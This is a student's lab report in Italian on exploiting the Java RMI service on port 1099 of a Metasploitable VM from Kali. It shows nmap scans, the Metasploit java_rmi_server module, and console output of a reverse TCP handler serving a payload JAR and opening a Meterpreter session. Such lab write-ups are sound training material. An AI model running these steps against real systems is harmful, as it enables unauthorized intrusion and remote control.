REPORT 09/12/2022 LORENZO SCORBAIOLI

TASK:


Sfruttare la vulnerabilità sulla porta 1099 del servizio Java RMI al fine di ottenere una sessione di Meterpreter sulla macchina remota.
I requisiti dell'esercizio sono :


- IP della macchina Kali: 192.168.11.111
- IP della macchina Metasploitable: 192.168.11.112
- Una volta ottenuta la sessione remota di Meterpreter raccogliere le seguenti evidenze:
    1. Configurazione di rete
    2. Informazioni sulla tabella di routing della macchina vittima


Il primo passo di questa esercitazione è stato quello di andare a modificare gli indirizzi IP sia della macchina Kali che della macchina Metasploitable. Ho eseguito questi cambiamenti lanciando il comando "sudo nano /etc/network/interfaces" che mi ha aperto l'editor testuale per andare a modificare il file di configurazione dell'interfaccia network. Una volta salvato il file ho lanciato il comando "sudo /etc/init.d/networking" per ricaricare le impostazioni network aggiornate:


KALI


METASPLOITABLE











A questo punto sono andato a lanciare il tool Nmap per andare a vedere le porte aperte e i rispettivi servizi attivi. Dopo avere individuato la porta aperta con il servizio soggetto ad una vulnerabilità sono andato ad eseguire uno scanner più mirato sulla porta in questione, la 1099 e andando a controllare ho scoperto che il servizio Java RMI è una tecnologia che consente a processi Java distribuiti di comunicare attraverso una rete:


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -T5 192.168.11.112
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-09 05:07 EST
Nmap scan report for 192.168.11.112
Host is up (0.00016s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p 1099 -sV -T5 192.168.11.112
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-09 05:13 EST
Nmap scan report for 192.168.11.112
Host is up (0.00040s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry
MAC Address: 08:00:27:5E:87:01 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.93 seconds
```


Una volta individuate le informazioni aggiuntive sul servizio vulnerabile sono andato a lanciare il tool Metasploit con il comando “msfconsole”:

```
┌──(kali㉿kali)-[~]
└─$ msfconsole

                  _________.
              .' #######   ;."
  .___,.    ;@             @@`;   .___,..
."  @@@@@'.,'@@           @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@@       @@@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@@       @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@  @@  ,
              `.@@@@    @@   .
                ',@@    @   ;           _____________
                 (  3 C  )     /|___   / Metasploit! \
                  ;@'. __*__,."    \|---\_____________/
                    '(.,...."/


       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable verbose logging with set VERBOSE
true
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```


Con il comando “search java rmi” sono andato a cercare quali exploit relativi al servizio Jav RMI fossero disponibili e ho selezionato il numero 4:




Ho lanciato il comando show info per avere informazioni aggiuntive su come funzionasse questo modulo di exploit, scoprendo che sfrutta la configurazione di default del registro RMI e dei suoi servizi di attivazione (le righe sottolineate in giallo):



A questo punto ho lanciato il comando “show options” per andare a vedere di quali input l’exploit necessitasse per essere avviato e ho visto che mancava il valore RHOSTS, cioè lindirizzo IP della macchina attaccata, che sono andato ad inserire con il comando “set rhosts 192.168.11.112”:



Sono quindi andato a controllare i payload disponibili con il comando “show payloads” e ho selezionato il numero 9 con il comando “set payload 9”:



Dopo aver ricontrollato tutte le impostazioni usando nuovamente il comando “show options” e aver confermato che non era necessario aggiungere altri parametri sono quindi andato a lanciare l’exploit con il comando “run”, riuscendo ad ottenere una sessione di Meterpreter:

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/9CIOsUlpU
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:51387) at 2022-12-09 05:21:07 -0500

meterpreter >
```

Su Meterpreter ho lanciato prima il comando “ifconfig” per ottenere la configurazione di rete della macchina attaccata:

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe5e:8701
IPv6 Netmask : ::
```

E infine ho lanciato il comando “route” per ottenere invece informazioni sulla tabella di routing:

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0

IPv6 network routes
===================

    Subnet                  Netmask  Gateway  Metric  Interface
    ------                  -------  -------  ------  ---------
    ::1                     ::       ::
    fe80::a00:27ff:fe5e:8701  ::       ::
```

Dal comando “ifconfig” possiamo vedere che l’host 192.168.11.112 è connesso a 2 network. “Interface 1” è un’interfaccia di loopback, cioè tutti i dati inviati verso questa interfaccia vengono fatto tornare indietro verso la stessa sorgente da cui hanno origine. “Interface 2” è l’altro network che abbiamo usato per raggiungere l’host.